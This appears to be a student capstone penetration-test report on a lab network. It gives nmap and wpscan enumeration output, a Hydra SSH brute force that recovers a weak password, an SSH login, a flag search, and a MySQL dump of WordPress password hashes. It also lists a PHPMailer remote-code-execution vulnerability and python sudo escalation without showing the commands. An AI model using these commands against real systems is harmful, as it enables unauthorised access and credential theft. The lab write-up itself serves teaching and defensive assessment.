Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


Volodymyr Dudar

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask:255.255.255.0
Gateway:192.168.1.1

Machines
IPv4:192.168.1.100
OS:Ubuntu 18.04.1 LTS
Hostname:ELK
IPv4:192.168.1.105
OS:Ubuntu 18.04.1 LTS
Hostname:Capstone
IPv4:192.168.1.110
OS:Linux 3.2 - 4.9
Hostname:Target 1
IPv4:192.168.1.115
OS:Linux 3.2 - 4.9
Hostname:Target 2
IPv4:192.168.1.90
OS:Linux 5.4.0
Hostname:Kali

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Network Mapping and User Enumeration (WordPress Site)	Nmap was used to discover open ports.	Able to discover open ports and tailor their attacks accordingly.
Unsalted User Password Hash (WordPress Database)	Wpscan was utilized by attackers in order to gain username information.	The username info was used by the attackers to help gain access to the web server.
Weak User Password	A user had a weak password, and the attackers were able to discover it by guessing.	Able to correctly guess a user's password and SSH into the web server.
MySQL Database Access	The attackers were able to discover a file containing login information for the MySQL database.	Able to use the login information to gain access to the MySQL data
MySQL Database Access	By browsing through various tables in the MySQL database the attackers were able to discover password hashes of all the users.	The attackers were able to exfiltrate the password hashes and crack them with John the Ripper.
Misconfiguration of User Privileges/ Privilege Escalation	The attackers noticed that Steven had sudo privileges for python	Able to utilize Steven's python privileges in order to escalate to root.

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
Network Mapping and User Enumeration (WordPress Site)	Nmap was used to discover open ports.	Able to discover open ports and tailor their attacks accordingly.
CVE-2016-10033 (Remote Code Execution Vulnerability in PHPMailer 5.2.16)	Get access to the web services and search for a lot of confidential information.	Exploiting PHPMail with back connection (reverse shell) from the target.
Misconfiguration of User Privileges/Privilege Escalation.	The attackers noticed that ROOT user has sudo privileges for python.	Able to utilize root's python privileges in order to escalate for privilege to other folders.
Weak ROOT Password	The root login had a weak password, and the attackers were able to discover it by guessing.	Able to correctly guess a root's password.


Exploits Used

Exploitation: Network Mapping and User Enumeration (WordPress Site)

Summarize the following:

- Utilized Nmap to enumerate open ports and running services.
- It enumerated the open ports and services and name of machines on the network. Target one machine has port 22 open along with port 80. This was exploited in the attack.

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-13 16:22 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0010s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.83 seconds
```



Exploitation: Unsalted User Password Hash (WordPress database scan)

Summarize the following:

Find users/authors of the WordPress website can help attacker craft an approach as a part of a large attack

- How did you exploit the vulnerability?
  - wpscan version 3.7.8
  - wpscan returns: WordPress version 4.8.16 is used on the website
  - Research know vulnerabilities of version 4.8.16
  - Enumerate users via “Author ID Brute Forcing”
- What did the exploit achieve?
  - Users Identified: michael, steven
  - Confirmed by: Login Error Messages

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress -eu
_______________________________________________________________
         __          ____________
         \ \        / /  ___|  __ \
          \ \  /\  / /| |___| |__) |___ ___ ___ ___ ___
           \ \/  \/ / |___ \|  ___/ __ \ __| __| __| __|
            \  /\  /  ___) | | | (__| (_| | | | | | |_ \
             \/  \/  |____/|_|  \___|\___|_| |_| |_| |__/

        WordPress Security Scanner by the WPScan Team
                         Version 3.7.8
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Mon Jun 13 16:30:58 2022

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
```

```
[+] WordPress version 4.8.19 identified (Latest, released on 2022-03-11).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.19'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.19'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==================================================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Mon Jun 13 16:31:00 2022
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 11.297 KB
[+] Data Received: 284.802 KB
[+] Memory used: 124.098 MB
[+] Elapsed time: 00:00:02
```

```
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt -s 22 192.168.1.110 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-13 16:39:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriti
ng, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-13 16:40:03
```

Exploitation: Weak User Password

Summarize the following:

- Using Hydra software network logon cracker
- ssh brute force attack on Apache server 1
- host: 192.168.1.110:22
- User(s) michael password found
- Password: michael

```
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt -s 22 192.168.1.110 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-13 16:39:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriti
ng, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-13 16:40:03
```

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Mon Jun 13 01:07:45 2022 from 192.168.1.90
```

```
michael@target1:/var/www$ grep -RE flag html
```

```
flag1{b9bbcb33e11b80be759c4e844862482d}
```

Exploitation: MySQL Database Access

Summarize the following:

- Utilized user “michael’s” privileges to locate the MySQL username and password for the WordPress site’s database.
- Successfully gained root privileges to the *MySQL* database.

```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------+-------------
-+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | user_activation_key | user_status
 | display_name  |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------+-------------
-+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |                     |           0
 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |                     |           0
 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------+-------------
-+---------------+
2 rows in set (0.00 sec)
```


```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------------+
| Tables_in_wordpress    |
+------------------------+
| wp_commentmeta         |
| wp_comments            |
| wp_links               |
| wp_options             |
| wp_postmeta            |
| wp_posts               |
| wp_term_relationships  |
| wp_term_taxonomy       |
| wp_termmeta            |
| wp_terms               |
| wp_usermeta            |
| wp_users               |
+------------------------+
```

```
michael@target1:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 62
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```


Exploitation: MySQL Data Exfiltration

Summarize the following:

